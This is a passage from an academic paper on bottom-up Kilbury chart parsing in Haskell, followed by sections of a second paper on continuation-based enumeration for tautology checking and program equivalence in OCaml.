<i>terminal "time"</i>	=	{ <i>Noun</i> }			( <i>NP</i> , [ <i>Noun</i> ] ),
<i>terminal _</i>	=	{ }			( <i>NP</i> , [ <i>NP</i> , <i>PP</i> ] )
					{ ( <i>PP</i> , [ <i>Prep</i> , <i>NP</i> ] ) }

---

Fig. 2. The example grammar in Haskell

to a set of nonterminals. A context-free grammar will then consist of the terminal function, the nonterminal productions and the starting category.

```
type Terminal c t = t → {c}
type Productions c = {(c, [c])}
type Grammar c t = (Terminal c t, Productions c, c)
```

Note that we abuse Haskell notation somewhat and write sets with braces in analogy to lists. Our example grammar can be defined in Haskell as shown in figure 2. Of course there are more efficient ways to encode the grammar functions, such as search trees or hash tables.

#### 1.4 Representing sets in Haskell

The type of sets will be an abstract data type in this paper. In analogy to lists we write it with braces. The main operations on sets we require are set union ( $\cup$ ) and set difference ( $\setminus$ ).

```
( $\cup$ ) :: Ord c ⇒ {c} → {c} → {c}
( $\setminus$ ) :: Ord c ⇒ {c} → {c} → {c}
```

We assume that there are efficient coercion functions between sets and sorted lists. Since they are obvious from the context, we won't clutter up the code with them. Instead we use braces around a sorted sequence, when forming a set.

We will also use set comprehension notation in some places, but only for mapping and filtering. Furthermore, we are careful that a set comprehension preserves ordering.

When building the chart we will make use of a function *limit* that builds the minimal fixed point set from an initial set and a function giving new elements. This function will terminate if there is a finite fixed point, which in the case of chart parsing will be the final chart. The function *union* used in the definition calculates the union of a list of sets.

```

limit :: Ord a => (a -> {a}) -> {a} -> {a}
limit more start          = limit' start start
  where limit' old new
        | new' == {} = old
        | otherwise   = limit' (new' ∪ old) (new' \ old)
  where new'   = union (map more new)

```

One simple and efficient implementation of sets is sorted lists. In that case we can replace all braces with list brackets.



## 2 Chart parsing

The basic idea in chart parsing is to build a set of edges from a small number of inference rules. The edges say what kind of phrase a certain part of the input might be. The inference rules say how to combine the edges into new ones. Depending on the parsing strategy the inference rules might look different, but the main idea always remains the same.

### 2.1 Edges and the chart

A chart is a set of items called edges. Each edge is of the form  $\langle i, j : A/\beta \rangle$ , where  $0 \leq i \leq j$  are integers,  $A$  is a category and  $\beta$  is a sequence of categories. If  $\beta$  is empty the edge is called passive, and we write it as  $\langle i, j : A \rangle$ ; otherwise it is called active. For an input of  $n$  words, we create  $n+1$  nodes labelled  $0 \dots n$ . The  $i$ th word in the input will then span the nodes  $i-1$  to  $i$ .

The intended meaning of a passive edge  $\langle i, j : A \rangle$  is that we have found the category  $A$  spanning the nodes  $i$  and  $j$ . The meaning of an active edge  $\langle i, j : A/\beta \rangle$  is that if we can find the categories  $\beta$  between  $j$  and some  $k$ , then we will know that  $A$  spans between  $i$  and  $k$ . The following diagram illustrates this, where the dashed arrows denote the edges still to be found:

The key idea of chart parsing is that we start with an empty chart, to which we add new edges by applying some inference rules. We write the rules in a natural deduction style, where the following rule means that if the edges  $e_1 \dots e_k$  are in the chart, and the property  $\phi$  holds, add the edge  $e$  to the chart.

$$\frac{e_1 \dots e_k}{e} \phi$$

The property is of the form  $A \rightarrow \beta$ , which means that this particular production is in the grammar. We write  $t_i$  for the  $i$ th token in the input sequence.

## 2.2 Kilbury bottom-up chart parsing

There are different strategies for chart parsing, which are reflected in the inference rules. In the bottom-up strategy, we start by adding the input tokens as passive edges, and then build the chart upwards. Since we are assuming that there are no empty productions  $A \rightarrow \epsilon$  in the grammar, we do not have to consider that possibility in the inference rules.

Scan

All the categories for the  $k$ th input token  $t_k$  are added as passive edges spanning the nodes  $k - 1$  and  $k$ . Since we assume the terminals only appear in unit productions, this is the only necessary inference rule dealing with terminals.

$$\frac{A \rightarrow t_k}{\langle k-1, k : A \rangle} \quad - \underset{\text{A}}{\overset{k-1}{\overbrace{-}}} \bullet \underset{\text{A}}{\overset{k}{\overbrace{-}}} \bullet \underset{\text{A}}{\overset{t_k}{\overbrace{-}}} \bullet \underset{\text{A}}{\overset{k}{\overbrace{-}}} \bullet$$

The diagram illustrates the inference rule, where the dashed arrow denotes the edge to be added. In the following two diagrams, the edges above the line correspond to the triggering edges.

## Predict

If we have found a passive edge for the category  $A$ , spanning the nodes  $j$  and  $k$ , and there is a production in the grammar that looks for an  $A$ , we add that production as an edge. And since we have found the category  $A$  in the right-hand side, we only have the categories after  $A$  left to look for.

$$\frac{\langle j, k : A \rangle}{\langle j, k : B/\beta \rangle} \quad B \rightarrow A\beta$$

This particular variant of bottom-up parsing is called Kilbury parsing, first described in (Kilbury, 1985). The difference to the traditional bottom-up strategy is that we do not add  $\langle j, j : B/A\beta \rangle$  as an edge, since we will end up with the edge above. Apart from saving some extra work, it will also keep the chart acyclic.

### *Combine*

If we have an active edge looking for an  $A$  at the  $j$ th node, and there is a passive edge labelled  $A$  spanning  $j$  and  $k$ , we can move the active edge forward to the  $k$ th node.

$$\frac{\langle i, j : B/A\beta \rangle \quad \langle j, k : A \rangle}{\langle i, k : B/\beta \rangle}$$



Fig. 3. The chart after the first four words have been incorporated

The parsing succeeds if there exists a passive edge for the starting category, spanning the whole chart; that is if  $\langle 0, n : S \rangle$  is in the chart, where  $n$  is the number of input tokens.

### 2.3 The chart as a directed graph

A nice way to visualize a chart is as a directed graph. Since the grammar doesn't contain any empty productions, the chart will be acyclic. This in turn makes it possible to implement the algorithm elegantly in Haskell.

Recalling our example grammar in section 1.2, we can depict how the chart will look like for a given sentence. In figure 3 we see the chart after the first four words in the sentence "time flies like an arrow". The dashed arrows denote the edges that will be created when the fifth word has been incorporated. Each arrow actually symbolizes a set of edges, which are written above and below the edge. E.g. there are eight edges between node 1 and 2, of which four are active and four passive.

## 3 Kilbury parsing in Haskell

We will implement chart parsing in an incremental way, by starting with the first input token and then applying all the inference rules. Then we add the second token and apply the inference rules again; and so on until we have added the last token, when we will have a final chart.

### 3.1 Building the chart

The incremental strategy makes it possible to represent the chart as a list of states, each state being all the edges ending in a particular node. The states will be called Earley states, since this is how to represent the parsing state in Earley's original parsing algorithm, which in turn can be seen as an implementation of top-down chart parsing. So, a chart will be a list of sets of edges.

```
type Chart c = [State c]
type State c = {Edge c}
```

The edge  $\langle j, k : A/\alpha \rangle$  is a 4-tuple of the two nodes  $j$  and  $k$ , the category  $A$  and the list of categories  $\alpha$ . But the ending node  $k$  need not be remembered, since it is implicit in the position of the edge's state in the chart list.

```
type Edge c = (Int, c, [c])
```

The main function builds a chart from a given grammar and the input sequence.

```
buildChart :: Ord c ⇒ Grammar c t → [t] → Chart c
buildChart (terminal, productions, _) input = finalChart
  where finalChart = map buildState initialChart
        initialChart = ... defined below...
        buildState = ... defined below...
```

The inference rules can be translated to set comprehensions in a natural way, which is done in the definitions of *initialChart* and *buildState* below. For clarity, these functions are presented on the top-level, even though they are actually in the scope of the grammar and the input sequence.

#### *The initial chart*

The initial chart consists of the results of the Scan inference rule applied to the input tokens. Each Earley state  $k$  (except for the empty 0th state) will consist of all edges  $\langle i, k : A \rangle$  such that  $i = k - 1$  and  $A \rightarrow t_k$ , where  $t_k$  is the  $k$ th input token.

```
initialChart :: Chart c
initialChart = {} : map initialState (zip [0 ..] input)
  where initialState (i, sym) = { (i, cat, []) | cat ∈ terminal sym }
```

Observe that we use a set comprehension here, which is legal, since the corresponding map does not change the order between the elements, as explained in section 1.4.

#### *Building the final state*

Both the Predict and the Combine inference rule only apply to passive edges, which means that an active edge will not lead to any new edges being added to the chart. The Combine rule only applies to passive edges because the active edge  $\langle i, j : B/A\beta \rangle$  ends in the  $j$ th node, and since we have no cycles in the graph,  $j < k$ , where  $k$  is the Earley state to which the new edge  $\langle i, k : B/\beta \rangle$  will be added.

```
buildState :: State c → State c
buildState = limit more
  where more (j, a, []) = { (j, b, bs) | (b, a' : bs) ∈ productions, a == a' }
        ∪ { (i, b, bs) | (i, b, a' : bs) ∈ finalChart !! j, a == a' }
more _ = {}
```

The function *buildState* calculates the minimal fixed point set via the *limit* function defined in section 1.4. The auxiliary function *more* applies the Predict and Combine rules to an edge, giving a set of new edges to be added to the state.

The first set comprehension corresponds to the Predict inference rule, and the second to the Combine rule. The Predict rule only has to find the productions in the grammar that are looking for the found category *a*, and the Combine rule searches in the previous *j*th Earley state for the active productions looking for an *a*.

We also have to show that the two set comprehensions are legal, i.e. that the mappings retain the order between the elements. But this is true since the variables *a* and *j* are fixed, and the order between the other variables is retained in the comprehensions.

Observe that *buildState* makes use of *finalChart*, which in turn is built by calling the function *buildState*. This is permitted because *buildState* only looks up previously built states in *finalChart*, and we use lazy evaluation.

### 3.2 Extracting the parse trees

To make things more interesting, we will calculate parse trees from the final chart. Parse trees record the syntactic structure of the input, and we will use a general definition of trees consisting of a parent node and a list of child trees. For simplicity we skip the terminal leaves and use an empty children list instead.

```
data Tree c = Node c [Tree c]
```

When extracting the parse trees, we only need the passive edges from the chart. Further definitions become simpler if we use a special type for the passive edges.

```
type Passive c = (Int, Int, c)
```

To build the parse trees from the chart, we form the list *edgeTrees* by pairing each passive edge with the parse trees corresponding to that edge. The reason for this is that while building the parse trees for an edge, we might want to look up the parse trees for another edge.

```
buildTrees :: Grammar c t → [t] → Chart c → [(Passive c, [Tree c])]
buildTrees (terminal, productions, _) input chart = edgeTrees
  where edgeTrees = [ (edge, treesFor edge) | edge ∈ passiveEdges ]
    passiveEdges = [ (i, j, cat) | (j, state) ∈ zip [0 ..] chart,
                     (i, cat, []) ∈ state ]
    treesFor     = ... defined on next page...
    children     = ... defined on next page...
```

The function *treesFor* constructs all the parse trees of an edge  $\langle i, j : A \rangle$ . It will in turn make use of the function *children* which looks up all the children of that tree. Since *edgeTrees* is used for that, all functions have to be in scope of each other, but for clarity we present the function definitions separately.

### Collecting the trees for an edge

The function `treesFor` constructs all the parse trees of an edge  $\langle i, j : A \rangle$  by finding a path from  $i$  to  $j$  for each production  $A \rightarrow \alpha$ . The function `children` finds the path for  $\alpha$  while collecting the parse trees for all the visited edges. Since there can be many different paths for  $\alpha$  between  $i$  and  $j$ , we can get many sequences of trees as the result of the `children` function, and each of these sequences is used to form a parse tree for the given edge.

There is also the possibility that the edge was created by the Scan inference rule, in which case we just add a parse tree with no children.

```

treesFor          :: Passive c → [Tree c]
treesFor (i, j, cat) = [ Node cat trees |
                        (cat', rhs) ∈ productions, cat == cat',
                        trees ∈ children i j rhs ]
++   [ Node cat [] |
       i == j - 1,
       cat ∈ terminal (input !! i) ]

```

### Collecting the children

To collect the trees of the children, we make use of lazy evaluation and simply look up the trees in the list `edgeTrees` of edges and trees that is being computed.

```

children           :: Int → Int → [c] → [[Tree c]]
children i k []    = [ [] | i == k ]
children i k (cat : cats) = [ tree : rest | i ≤ k,
                               ((i', j, cat'), trees) ∈ edgeTrees,
                               i == i', cat == cat',
                               rest ∈ children j k cats,
                               tree ∈ trees ]

```

Observe that it is important to call the functions in the correct order – we must collect the rest of the children trees (between  $j$  and  $k$ ), before extracting the tree to be put in front (between  $i$  and  $j$ ). Otherwise we get into an infinite loop because we examine the trees before they are constructed.

### 3.3 The final parsing function

Finally, we can collect the parse trees that correspond to an edge for the starting category spanning the whole input.

```

parse   :: Ord c ⇒ Grammar c t → [t] → Maybe [Tree c]
parse grammar@(_, _, start) input
      = lookup (0, length input, start) edgeTrees
where edgeTrees = buildTrees grammar input finalChart
      finalChart = buildChart grammar input

```

## 4 Discussion

In this paper we have presented a simple, efficient and purely functional version of bottom-up Kilbury chart parsing. The formulation of the inference rules makes it possible to keep the chart acyclic, which in turn makes it possible to implement efficient lookup for previously found edges. The only abstract data structure we have used is the type of sets, and for these a simple sorted list representation is sufficient.

In this final section we first discuss how to improve the efficiency by using finite maps, such as search trees or hash tables. Then we discuss the space and time complexity of the implementation and show that it is as efficient as any imperative implementation. We also discuss where lazy evaluation is used in the definitions.

### *4.1 Improving efficiency*

There are some ways to improve the efficiency of our implementation. Since we are building the chart incrementally – building one Earley state fully before starting to build the next – we can transform the previous states into more efficient data structures. All these efficiency-improving transformations involve creating a finite map from a list. For this we need an efficient implementation of finite maps, such as search trees or hash tables.

#### *Analyzing the grammar*

While building the chart and the parse trees, we make heavy use of the grammar, and the first thing we can try is to make the lookup in the grammar more efficient.

The Predict inference rule searches for productions with a specific leftmost category. Also, it skips empty categories in the production. To make this more efficient, we can transform the grammar into a finite map in which categories can be looked up to get the matching right-hand sides with the initial empty categories skipped. Production lookup is then logarithmic in the size of the grammar instead of linear.

While building parse trees, we also look up categories in the grammar, but this time it is the main category of a production we are looking for, which means that we need another finite map to make this lookup more efficient.

#### *Efficient lookup in the chart*

While building a new Earley state, we need to look up edges in the previous states. Here it is possible to make two improvements.

First, we can turn the chart into a finite map indexed over integers, using an array, instead of a list. This enables us to find a certain state in the chart in constant time. Second, we can turn each state into a finite map, since we are looking for a certain category in the state.

### *Efficient lookup for parse trees*

While building the parse trees, the *children* function searches for the parse trees of a certain edge in the set *edgeTrees* of edges and trees. This can be improved upon by transforming the set into a finite map, where we can look up edges more efficiently.

## 4.2 Analysis

### *Space complexity*

An edge in the  $k$ th Earley state ends in node  $k$  and can start in any node  $j < k$ . It can be derived from any of the productions in the grammar  $G$ , and up to  $\delta$  categories can have been removed from the right-hand side of its production, where  $\delta$  is the length of the longest production in  $G$ . This means that there will be  $O(n|G|\delta)$  edges in the  $k$ th Earley state, since  $k = O(n)$ . Since there are  $n$  states altogether, we will have  $O(n^2|G|\delta)$  edges in the final chart.

### *Time complexity*

The *limit* function is quadratic in the size of the final fixed point set. Suppose that *limit more start* has  $n$  elements. According to the definition in section 1.4, the *more* function will be called exactly once for each added element. And since the result of the application is a subset of the final set, it will at most give  $n$  new elements. This means that the final set is calculated as  $n$  unions of sets with  $O(n)$  elements, which gives us  $O(n^2)$ . This result is true only if the *more* function has complexity linear in  $n$ , which it has with the improvements suggested in section 4.1.

Thus, the time to build one Earley state is  $O(n^2|G|^2\delta^2)$ , since the size of a state is  $O(n|G|\delta)$ . And since we have  $n$  states in total, the worst-case complexity is  $O(n^3|G|^2\delta^2)$ . This is also the standard complexity for imperative implementations.

### *Building the parse trees*

The space and time complexity for building the parse trees is, of course, exponential, since there can be an exponential number of trees.

### *Lazy evaluation*

Lazy evaluation is used in two places; when building the final chart as a list of Earley states, where we refer back to the earlier states while building a new state; and when calculating the parse trees, where we refer to the parse trees of an edge, sometimes before the trees of that edge are calculated. Without laziness the code would be much clumsier and less declarative.

Also, laziness will only calculate the parse trees that are used in the final parse result. In the case of our example grammar, this means that the parse tree of the sentence ( $S$ ) “flies like an arrow” will never be calculated, only the parse tree of the corresponding verb phrase ( $VP$ ).

## 5 Acknowledgements

This paper is a revised version of chapter 5 from Ljunglöf (2002). I am grateful to Aarne Ranta, Paul Callaghan, and three anonymous referees for many helpful comments and suggestions.

### Abstract

This work presents simple decision procedures for the propositional calculus and for a simple predicate calculus. These decision procedures are based upon enumeration of the possible values of the variables in an expression. Yet, by taking advantage of the sequential semantics of boolean connectors, not all values are enumerated. In some cases, dramatic savings of machine time can be achieved. In particular, an equivalence checker for a small programming language appears to be usable in practice.

### 1 Introduction

In this paper we propose a simple, yet reasonably efficient decision procedure for the propositional calculus and for a simple predicate calculus. By “*simple*” we mean a technique inspired by the semantics of the propositional calculus, not a sophisticated, resource aware, technique such as binary decision diagrams. Whereas, by “*reasonably efficient*” we mean more efficient than the most naive decision procedures.

We first consider the evaluation of boolean expressions with variables. Given a boolean expression  $e_1 \vee e_2$ , if the evaluation of  $e_1$  yields true, there is no need to evaluate  $e_2$ : the answer is true regardless of the truth-value of  $e_2$ . More generally it seems wise to use such a sequential (or short-circuiting) evaluation of propositions: it never hurts and may, in some circumstances, yield important savings over a direct application of the definitions of the boolean connectors.

Starting from a function  $E$  for evaluating boolean expressions, it is possible to solve more complex problems. For instance, one can check whether proposition  $e_2$  is a tautology or not, by enumerating all the possible truth-value assignments of  $x_1, x_2, \dots, x_n$ , where  $x_1, x_2, \dots, x_n$  are the variables of  $e_2$ . This simple idea can be expressed by the following pseudo-code:

```
for  $x_1$  in true, false do
  ...
  for  $x_n$  in true, false do
    if  $E(e, x_1, x_2, \dots, x_n) = \text{false}$  then  $e$  is not a tautology
```

The procedure sketched above does not take a significant advantage of sequential evaluation of boolean connectors. Let for instance consider the case when  $e$  is  $x_1 \vee e_2$ . Then, the procedure will blindly perform  $2^n$  evaluations of  $e$ . However, when  $x_1$  is true, the truth-value of  $x_1 \vee e_2$  is true, regardless of the assignments of the remaining variables  $x_2, \dots, x_n$  and all the inner loops are useless. More generally, while enumerating all assignments for the variables of  $e_1 \vee e_2$ , there is no need to enumerate the assignments for the variables of  $e_2$ , as soon as the truth-value of  $e_1$  is true.

Intuitively, taking advantage of sequential evaluation of boolean connectors in such a context means mixing enumeration of variable assignments and evaluation of boolean expressions. This combination can be achieved quite easily in a functional language such as Objective Caml (Ocaml, 2003). The trick is to consider a continuation-based semantics of the propositional calculus. First class-functions then permit a straightforward implementation.

This paper is organized as follows. Section 2 recalls the definition of sequential evaluation of boolean connectors, and gives simple Caml code for an evaluator. Then, in section 3, we show how to turn this evaluator into an enumerator. Finally, section 4 considers extending the propositional calculus with monadic predicates.

## 2 Evaluation of propositions

### 2.1 Church booleans

In the  $\lambda$ -calculus, one can express the booleans true and false as  $\lambda t f. t$  and  $\lambda t f. f$ .

```
let b_true kt kf = kt (* b_true : 'a -> 'b -> 'a *)
and b_false kt kf = kf (* b_false : 'a -> 'b -> 'b *)
```

The “if” construct being  $\lambda c t f. c\ t\ f$ , one expresses the boolean connectors as follows:

```
let b_not b kt kf = b kf kt
(* b_not : ('a -> 'b -> 'c) -> 'b -> 'a -> 'c *)
let b_and b1 b2 kt kf = b1 (b2 kt kf) kf
(* b_and : ('a -> 'b -> 'c) -> ('d -> 'b -> 'a) -> 'd -> 'b -> 'c *)
and b_or b1 b2 kt kf = b1 kt (b2 kt kf)
(* b_or : ('a -> 'b -> 'c) -> ('a -> 'd -> 'b) -> 'a -> 'd -> 'c *)
```

Then, a boolean expression is written by calling the appropriate functions.

```
let b = b_and b_false (b_or b_true (b_or b_false b_false))
(* b : '_a -> '_b -> '_b *)
```

More generally, applying the functional boolean connectors yields a function, which we call a functional boolean. One may remark that a functional boolean is either the function **b\_true** or the function **b\_false**, and that the inferred type of functional booleans tells us which they are — see also (Mairson, 2004) in this issue. However, one may wish to recover more traditional truth-values:

```
let eval b = b true false (* eval : (bool -> bool -> 'a) -> 'a *)
```

## 2.2 Variables

Let us now enrich our very basic calculus with variables. Environment lookup and construction are implemented by two functions. Function `find` takes a variable name `x` (of type `string`) and an environment `env` (of type `'a env`) as arguments and returns `Some v` if `env` binds `x` to `v`, or `None` when `x` is unbound, while function `add` adds or updates a binding to an environment.

```
find : string -> 'a env -> 'a option
add : string -> 'a -> 'a env -> 'a env
```

Here, in the case of the propositional calculus, it is natural to bind propositional variables to machine booleans, and the following function `b_var` takes an environment as an extra argument.

```
let b_var x kt kf env = match find x env with
| Some true -> kt env | Some false -> kf env
(* b_var :
   string -> (bool env -> 'a) -> (bool env -> 'a) -> bool env -> 'a *)
```

Presently, the `b_var` function does nothing but translating machine booleans into functional ones. The previous functional definitions of the boolean connectors remain unchanged. Now, the proposition  $x \vee \neg x$  can be written as:

```
let bx = b_or (b_var "x") (b_not (b_var "x"))
(* bx : (bool env -> '_a) -> (bool env -> '_a) -> bool env -> '_a *)
```

When supplemented by the definition of `b_var`, the application of functional connectors yields a variety of *propositional* functions. Notice that, in contrast to functional booleans, propositional functions all have the same type.

The following function, `eval`, evaluates a propositional function `b` w.r.t. an environment `env`; it returns a machine boolean.

```
let eval b env = b (fun _ -> true) (fun _ -> false) env
(* eval : (('a -> bool) -> ('b -> bool) -> 'c -> 'd) -> 'c -> 'd *)
```

One can see the definitions of `b_var` and of the functional connectors as a denotational, continuation-based, semantics of the propositional calculus. The evaluator directly derives from this semantics.

## 3 Enumeration

### 3.1 Intuition

A slight modification of the `b_var` function will turn our evaluating propositional functions into enumerating ones. It suffices to add a clause for unbound variables.

```
let b_var x kt kf env = match find x env with
| Some true -> kt env | Some false -> kf env
| None -> kt (add x true env) ; kf (add x false env)
(* b_var : string ->
   (bool env -> unit) -> (bool env -> unit) -> bool env -> unit *)
```

Intuitively, continuations `kt` and `kf` represent the computations still to be performed when `x` is bound to true or false respectively. If `x` is unbound, then `b_var` considers both possibilities. Notice that the sequence operator “;” is used, hence `kf` and `kt` are meant to be called for their side effects.

We can now list “all” possible assignments of the variables of some proposition by feeding `b` with the following two initial continuations.

```
let print_true env = print_env env ; print_endline " -> True"
and print_false env = print_env env ; print_endline " -> False"

let enum b = b print_true print_false empty
```

Where `empty` is the empty environment.

A run of `enum` on the functional proposition that encodes  $((\neg x \vee y) \vee z) \vee x$  outputs the following list:

```
x=t, y=t -> True
x=t, y=f, z=t -> True
x=t, y=f, z=f -> True
x=f -> True
```

As a consequence of the sequential evaluation of functional connectors, not all the  $2^3$  possible assignments for variables  $x$ ,  $y$  and  $z$  are listed. However, the list is complete: a line may stand for several assignments when it does not show some variables. For instance, the first line above stands for the two assignments `x=t, y=t, z=t -> True` and `x=t, y=t, z=f -> True`, while the last line above stands for four complete assignments.

Function `enum` performs better on the equivalent proposition  $(x \vee (\neg x \vee y)) \vee z$ :

```
x=t -> True
x=f -> True
```

More generally, enumerating any disjunction of the four terms  $x$ ,  $\neg x$ ,  $y$  and  $z$  will yield either two or four lines. Obviously, `enum` output can be understood as disjunctive normal forms (take the disjunction of all lines seen as conjunctions), however it is important to notice that no actual terms get built.

### 3.2 Correctness and completeness of `enum`

A precise statement of the properties of `enum` requires a few definitions.

First, a point on the truth-value of a proposition is worth mentioning. Such truth-values are defined operationally (by the `eval` function of section 2.2). Hence, saying “the truth-value of  $b$  w.r.t. `env` is true” in fact means:“evaluating  $b$  in environment `env` by using the sequential (left-to-right) semantics of boolean connectors yields true”.

Then, given two environments `env` and `env'`, we say that `env'` extends `env` when `env'` holds at least the same bindings as `env`. Observe that if the truth-value of  $b$

w.r.t. `env` is fixed, then the truth-value of  $b$  does not change w.r.t. any environment extending `env`.

Now, we can state that `enum` is correct and complete. Given an expression  $b$  (encoded as propositional function `b`) and an environment `env`, evaluating the application `b kt kf env` will result in calling `kt` (resp. `kf`), if and only if there exists an environment `env'`, such that

1. the environment `env'` extends `env`,
2. and the truth-value of  $b$  w.r.t. environment `env'` is true (resp. false).

Given the nature of this work, we shall omit the proof, which is by induction on the structure of propositional functions.

### 3.3 Flexibility

Enumerating propositional functions can be used to decide various properties. For instance, the following functions check for a proposition to be a tautology and to be satisfiable.

```
exception Exit

let always_true b =
  try b (fun _ -> ()) (fun _ -> raise Exit) empty ; true
  with Exit -> false
(* always_true :
   (('a -> unit) -> ('b -> 'c) -> 'd env -> 'e) -> bool *)

let maybe_true b =
  try b (fun _ -> raise Exit) (fun _ -> ()) empty ; false
  with Exit -> true
(* maybe_true :
   (('a -> 'b) -> ('c -> unit) -> 'd env -> 'e) -> bool *)
```

The `always_true` function enumerates “all” the assignments of the variables of proposition  $b$ . If the truth-value of  $b$  w.r.t. one such assignment is false, then  $b$  is not a tautology and enumeration can stop. This is performed by raising exception `Exit`. Otherwise, there is no assignment `env` such that the truth-value of  $b$  w.r.t. `env` is false, and  $b$  is a tautology. The `maybe_true` function acts symmetrically. Moreover it could have been written as `not (always_true (b_not b))`. The correctness of these functions directly stems from section 3.2.

### 3.4 Avoiding side-effects

Imperative style can be avoided by considering different definitions of `b_var` for different properties. For instance, we can replace the sequence operator “;” by the conjunction operator “`&&`”.

```

let b_var x kt kf env = match find x env with
| Some true  -> kt env | Some false -> kf env
| None -> kt (add x true env) && kf (add x false env)
(* b_var : string ->
   (bool env -> bool) -> (bool env -> bool) -> bool env -> bool *)

```

Then, a tautology checker simply is:

```

let always_true b = b (fun _ -> true) (fun _ -> false) empty
(* always_true :
   (('a -> bool) -> ('b -> bool) -> 'c env -> 'd) -> 'd *)

```

Observe that, to check satisfiability, it would suffice to replace `&&` by `||` in the definition of `b_var`.

This solution for avoiding side-effects works independently of the implementation language, either strict or lazy. However, as suggested by an anonymous referee, one can take better advantage of laziness. In a lazy language, one could write a new function `enum` (cf. Section 3) that would return a list of pairs of environment and truth value: `(bool env * bool) list`, instead of printing this information. Then, to test for tautology (resp. satisfiability), the list can be lazily reduced, returning as soon as false (resp. true) is found in the second component.

## 4 Beyond the propositional calculus

Our technique easily extends to more complex calculi. For instance, we can extend the propositional calculus with monadic (i.e., one-argument) predicates  $P(x)$ ,  $Q(x)$ , etc. Environments now bind a variable  $x$  to a list of atomic predicates, either positive ( $P(x)$ ) or negative ( $\neg P(x)$ ). This list represents the conjunction of its elements (a constraint on  $x$ ). And an environment represents the conjunction of its bindings.

### 4.1 A monadic predicate calculus

We consider a monadic predicate  $x = i$  where  $x$  is a variable and  $i$  is an integer. The full syntax of the calculus is:

$$C ::= (\text{EQUALS } x \ i) \mid (\text{OR } C \dots C) \mid (\text{AND } C \dots C)$$

This calculus is the language of *conditions* of the small programming language of 1999 ICFP programming contest (Ramsey & Scott, 2000). Notice that disjunctions and conjunctions take an arbitrary number of arguments. The corresponding abstract syntax is:

```

type cond =
  Equals of string * int | Or of cond list | And of cond list

```

During enumeration, variables do in fact not range over lists of atomic predicates. Instead, they range over the interpretation of these lists as finite and co-finite sets of integers (co-finite sets are sets whose complement is finite). We assume that such sets are implemented by the module `Ints`, whose signature follows:

```

type t
val empty : t
val universe : t
val singleton : int -> t
val is_empty : t -> bool
val inter : t -> t -> t
val complement : t -> t

```

This module provides the type `Ints.t` of sets, the usual functions on sets (`inter`, `is_empty` etc.), the function `complement` of type `Ints.t -> Ints.t` for complementing sets, and the value `universe` that represents the whole set of integers.

Using finite and co-finite sets slightly simplifies environments: the `option` type is no longer needed. The role of `None` is taken by `Ints.universe` and the role of `Some v` is taken by `v`. As a consequence, the function `find` now has the more simple type `string -> 'a env -> 'a`.

Enumeration is in practice performed at the predicate level:

```

let b_equals x i kt kf env =
  let vx = find x env in
  let vt = Ints.inter vx (Ints.singleton i) in
  if not (Ints.is_empty vt) then kt (add x vt env) ;
  let vf = Ints.inter vx (Ints.complement (Ints.singleton i)) in
  if not (Ints.is_empty vf) then kf (add x vf env)
(* b_equals :
   string -> int -> (Ints.t env -> unit) -> (Ints.t env -> unit) ->
   Ints.t env -> unit *)

```

The `b_equals` function is the analog of the `b_var` function of Section 3.1. The sets `vt` and `vf` compactly express the previously mentioned constraints on variable `x`. As an advantage of this technique, unsatisfiable constraints are detected and discarded as soon as they appear, by using the `Ints.is_empty` function.

Conditions of type `cond` are turned into enumerating functions as follows:

```

let rec compile_cond c kt kf = match c with
| Equals (x, i) -> b_equals x i kt kf
| Or []      -> kf
| Or (c::cs) ->
    b_or (compile_cond c) (compile_cond (Or cs)) kt kf
| And []      -> kt
| And (c::cs) ->
    b_and (compile_cond c) (compile_cond (And cs)) kt kf
(* compile_cond :
   cond -> (Ints.t env -> unit) -> (Ints.t env -> unit) ->
   Ints.t env -> unit *)

```

It is important to notice that, in contrast to `b_equals`, the function `compile_cond` has no “`env`” argument in last position. Indeed, the proposed `compile_cond` function is  $\eta$ -reduced. As a consequence, calling `compile_cond` with all its three “static”

arguments yields some computations. More precisely, the connectors `b_or` and `b_and` are reduced, and compilation produces partial applications of `b_equals`. Hence, `compile_cond` arguably performs a compilation from conditions to Caml functions, provided the continuations `kt` and `kf` and known.

All functions of section 3.3 (`always_true`, etc.) are still working.

#### 4.2 A program equivalence checker

The contest language for statements included an `if` construct, a `case` construct and a final `return` statement. We consider a minimal language, although we implemented the full contest language.

```
S ::= (IF C S S) | (DECISION j)
```

The `(DECISION j)` construct is the `return` statement, an integer *j* is returned.

The Caml data type for statements *S* is standard, like their semantics. As a consequence, the compilation function for statements is quite simple:

```
type stm = If of cond * stm * stm | Decision of int

let rec compile_stm s k = match s with
| If (c, st, sf) ->
  compile_cond c (compile_stm st k) (compile_stm sf k)
| Decision j -> k j
(* compile_stm :
   stm -> (int -> Ints.t env -> unit) -> Ints.t env -> unit *)
```

As shown by its type, continuation `k` takes two arguments, a decision and an environment. Hence, by using a continuation that prints the current environment and the decision made, one can write the analog of the `enum` function of section 3.1. For instance on the simple following decision program:

```
(IF (AND (EQUALS x 0) (EQUALS y 1)) (DECISION 0) (DECISION 1))
```

We get:

```
x:{0} y:{1} -> 0
x:{0} y:~{1} -> 1
x:~{0}          -> 1
```

That is, the program reaches decision 0 for  $x \in \{0\} \wedge y \in \{1\}$ , while it reaches decision 1 for  $x \in \{0\} \wedge y \in \mathbb{Z} \setminus \{1\}$  or  $x \in \mathbb{Z} \setminus \{0\}$ .

Our program equivalence tester is almost written, it suffices to find the appropriate continuations.

```
let equivalent_stm s1 s2 =
  let c2 r1 env1 =
    compile_stm s2 (fun r2 env -> if r1 <> r2 then raise Exit) env1 in
  let c1 = compile_stm s1 c2 in
  try c1 initial ; true with Exit -> false
```

Enumeration on `s1` starts in some `initial` environment that binds all variables to `universe`. Then, when a first decision `r1` is reached for some environment `env1`, a second enumeration on `s2` is started in environment `env1`. That way, all decisions that `s2` can reach by extending `env1` are compared to `r1`. For instance we can check that the previous decision program is equivalent to this other program:

```
(IF (AND (EQUALS y 1) (EQUALS x 0))
    (IF (EQUALS x 1) (DECISION 2) (DECISION 0))
    (DECISION 1))
```

The equivalence of the two programs results from the commutativity of `AND` and from the fact that `(EQUALS x 1)` occurs in a context where `x` value must be 0. By slightly modifying `equivalent_stm` so that it prints the environment when both decisions are reached and running this verbose version, we get:

```
x:{0} y:{1} -> 0, 0
x:{0} y:~{1} -> 1, 1
x:~{0} y:{1} -> 1, 1
x:~{0} y:~{1} -> 1, 1
```

Observe the the case  $x \in \mathbb{Z} \setminus \{0\}$  now produces two lines. This stems from the opposite order of `AND` arguments in the two programs. However, our method still saves some tests, since a naive enumeration method would consider the additional condition  $x \in \{1\}$ .

